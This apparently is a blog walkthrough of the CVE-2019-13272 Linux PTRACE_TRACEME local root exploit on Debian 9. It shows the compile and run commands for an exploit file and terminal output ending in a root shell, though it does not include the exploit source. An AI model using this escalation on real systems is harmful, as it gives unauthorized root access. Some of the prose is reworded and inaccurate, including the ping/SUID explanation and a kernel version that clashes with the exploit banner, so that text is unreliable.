
CVE-2019-13272

Linux Kernel Privilege Escalation

Privilege escalation occurs when an unauthorized user triggers a program or operating system vulnerability, design defect, or configuration error to obtain privileged access to opportunities that would ordinarily be inaccessible to that user. The offender can also use the recently acquired privileges to grab sensitive data, execute administrative instructions or launch malicious code – and effectively cause serious harm to your OS, server systems, organization and prestige.


In the Linux kernel prior 5.1.17, ptrace link in kernel / ptrace.c misuses the capture of the privileges of a system that tries to establish a ptrace relationship, enabling local users to get root access by exploiting those situations with a parent-child process connection, where a parent loses privileges and executes calls (eventually allowing an hacker to manipulate). One significant factor is a concern with object longevity (which can also spark a fear and confusion). The major contributor is the incorrect labeling of a protected ptrace relationship, which can be abused with PTRACE TRACEME through (for example) Polkit's pkexec helper. In certain conditions SELinux deny ptrace can be a functional workaround.

I have used Debian 9.0 (4.9 kernel) for this exploitation.First of all need to open the terminal for the execution.Then user should log as non-root user.




```
user@debian:~$
```

Execute WHOAMI command to figure out current user profile. In here my username is ‘user’.




```
user@debian:~$ whoami
user
user@debian:~$
```

As next step enters the ‘ID’ command to figure out user and group names and numeric ID’s current user or any kind of user.



```
user@debian:~$ whoami
user
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),3
0(dip),44(video),46(plugdev),108(netdev),114(bluetooth),118(scanner)
user@debian:~$ |
```


Thereafter use the ‘ls -lh’ command for list up files and directories.Then I have saved as ‘trace.c’ the exploitation code.



```
user@debian:~$ whoami
user
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),3
0(dip),44(video),46(plugdev),108(netdev),114(bluetooth),118(scanner)
user@debian:~$ ls -lh
total 64K
drwxr-xr-x 3 user user  120 May 12 17:15 39772
-rw-r--r-- 1 user user 6.9K May 12 16:29 39772.zip
drwxr-xr-x 2 user user   40 May 12 16:23 Desktop
drwxr-xr-x 2 user user   40 May 12 16:23 Documents
drwxr-xr-x 2 user user   80 May 12 19:29 Downloads
drwxrwxr-x 3 user user   60 Aug 15  2016 __MACOSX
drwxr-xr-x 2 user user   40 May 12 16:23 Music
-rwxr-xr-x 1 user user  19K May 12 20:32 payload
drwxr-xr-x 2 user user   40 May 12 16:23 Pictures
-rwxr-xr-x 1 user user  19K May 12 19:35 ptrace_traceme_root
drwxr-xr-x 2 user user   40 May 12 16:23 Public
drwxr-xr-x 2 user user   40 May 12 16:23 Templates
-rw-r--r-- 1 user user  14K May 12 19:29 trace.c
drwxr-xr-x 2 user user   40 May 12 16:23 Videos
user@debian:~$
```


So, next step is compilation, gcc being a compiler/linker, its -s option is something done while linking. It's also not configurable - it has a set of information which it removes, no more no less. Here I compiled exploit code as the “roottrace”.

“gcc -s trace.c -o roottrace”




```
user@debian:~$ whoami
user
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),3
0(dip),44(video),46(plugdev),108(netdev),114(bluetooth),118(scanner)
user@debian:~$ ls -lh
total 64K
drwxr-xr-x 3 user user  120 May 12 17:15 39772
-rw-r--r-- 1 user user 6.9K May 12 16:29 39772.zip
drwxr-xr-x 2 user user   40 May 12 16:23 Desktop
drwxr-xr-x 2 user user   40 May 12 16:23 Documents
drwxr-xr-x 2 user user   80 May 12 19:29 Downloads
drwxrwxr-x 3 user user   60 Aug 15  2016 __MACOSX
drwxr-xr-x 2 user user   40 May 12 16:23 Music
-rwxr-xr-x 1 user user  19K May 12 20:32 payload
drwxr-xr-x 2 user user   40 May 12 16:23 Pictures
-rwxr-xr-x 1 user user  19K May 12 19:35 ptrace_traceme_root
drwxr-xr-x 2 user user   40 May 12 16:23 Public
drwxr-xr-x 2 user user   40 May 12 16:23 Templates
-rw-r--r-- 1 user user  14K May 12 19:29 trace.c
drwxr-xr-x 2 user user   40 May 12 16:23 Videos
user@debian:~$ gcc -s trace.c -o roottrace
```

Thereafter use “. /filename” for executation,here I used “./roottrace”.



```
user@debian:~$ whoami
user
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),3
0(dip),44(video),46(plugdev),108(netdev),114(bluetooth),118(scanner)
user@debian:~$ ls -lh
total 64K
drwxr-xr-x 3 user user  120 May 12 17:15 39772
-rw-r--r-- 1 user user 6.9K May 12 16:29 39772.zip
drwxr-xr-x 2 user user   40 May 12 16:23 Desktop
drwxr-xr-x 2 user user   40 May 12 16:23 Documents
drwxr-xr-x 2 user user   80 May 12 19:29 Downloads
drwxrwxr-x 3 user user   60 Aug 15  2016 __MACOSX
drwxr-xr-x 2 user user   40 May 12 16:23 Music
-rwxr-xr-x 1 user user  19K May 12 20:32 payload
drwxr-xr-x 2 user user   40 May 12 16:23 Pictures
-rwxr-xr-x 1 user user  19K May 12 19:35 ptrace_traceme_root
drwxr-xr-x 2 user user   40 May 12 16:23 Public
drwxr-xr-x 2 user user   40 May 12 16:23 Templates
-rw-r--r-- 1 user user  14K May 12 19:29 trace.c
drwxr-xr-x 2 user user   40 May 12 16:23 Videos
user@debian:~$ gcc -s trace.c -o roottrace
user@debian:~$ ./roottrace
```

As last step, we have privileges to root user. SUID (Set User ID) is a sort of access granted to a document, which enables consumers to trigger the file with their owner's privileges. There are several factors why this sort of authorization can be set for a Linux binary. For eg, the ping function requires root permissions to open a network port, but regular users often need to perform it to verify compatibility with other servers.



```
drwxr-xr-x 2 user user   40 May 12 16:23 Desktop
drwxr-xr-x 2 user user   40 May 12 16:23 Documents
drwxr-xr-x 2 user user   80 May 12 19:29 Downloads
drwxrwxr-x 3 user user   60 Aug 15  2016 __MACOSX
drwxr-xr-x 2 user user   40 May 12 16:23 Music
-rwxr-xr-x 1 user user  19K May 12 20:32 payload
drwxr-xr-x 2 user user   40 May 12 16:23 Pictures
-rwxr-xr-x 1 user user  19K May 12 19:35 ptrace_traceme_root
drwxr-xr-x 2 user user   40 May 12 16:23 Public
drwxr-xr-x 2 user user   40 May 12 16:23 Templates
-rw-r--r-- 1 user user  14K May 12 19:29 trace.c
drwxr-xr-x 2 user user   40 May 12 16:23 Videos
user@debian:~$ gcc -s trace.c -o roottrace
user@debian:~$ ./roottrace
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
root@debian:/home/user#
```